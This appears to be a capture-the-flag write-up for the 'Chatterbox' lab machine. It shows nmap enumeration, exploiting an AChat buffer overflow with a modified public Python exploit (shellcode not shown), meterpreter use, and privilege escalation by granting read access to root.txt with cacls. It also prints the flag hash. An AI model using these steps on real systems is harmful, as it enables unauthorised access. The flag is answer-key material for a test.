


Chatterbox :




Enumeration :

First, let's do a simple nmap scan with 'nmap -A -p 10.10.10.74'

```
PORT      STATE SERVICE VERSION
9255/tcp  open  http    AChat chat system httpd
|_ http-server-header: AChat
|_ http-title: Site doesn't have a title.
9256/tcp  open  achat   AChat chat system
```

We see port 9255 and 9256 open running achat chat system, a quick research with searchsploit show us there is a buffer overflow on it



Exploitation :

We need to do few modification on the python exploit, change the payload, and change the ip target

```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)
```

Make our payload and replace the shellcode on the python script

Privilege Escalation :

Let's see some enumeration on Alfred user

```
C:\Users\Administrator\Desktop>net user Alfred
net user Alfred
User name                Alfred
Full Name
Comment
User's comment
Country code             001 (United States)
Account active           Yes
Account expires          Never

Password last set        12/10/2017 9:18:09 AM
Password expires         Never
Password changeable      12/10/2017 9:18:09 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               1/24/2019 1:12:34 AM

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

Wow. We have many authorization, like an administrator, let's see if we can read root.txt

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cat root.txt
[-] core_channel_open: Operation failed: Access is denied.
```

We can't, let's see if we have write permission on Administrator Desktop

```
C:\Users\Administrator\Desktop>mkdir icanwritecontenthere
mkdir icanwritecontenthere

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9034-6528

Directory of C:\Users\Administrator\Desktop

01/24/2019  01:29 AM    <DIR>          .
01/24/2019  01:29 AM    <DIR>          ..
01/24/2019  01:29 AM    <DIR>          icanwritecontenthere
12/10/2017  06:50 PM             32 root.txt
01/24/2019  01:27 AM    <DIR>          test
               1 File(s)              32 bytes
               4 Dir(s) 17,894,182,912 bytes free
```

Yes we can !

Let's use cacls for add the read permission to the root.txt file

```
C:\Users\Administrator\Desktop>cacls root.txt /g Alfred:r
cacls root.txt /g Alfred:r
Y
Are you sure (Y/N)?processed file: C:\Users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>more root.txt
more root.txt
a673d1b1fa95c276c5ef2aa13d9dcc7c
```

root.txt = a673d1b1fa95c276c5ef2aa13d9dcc7c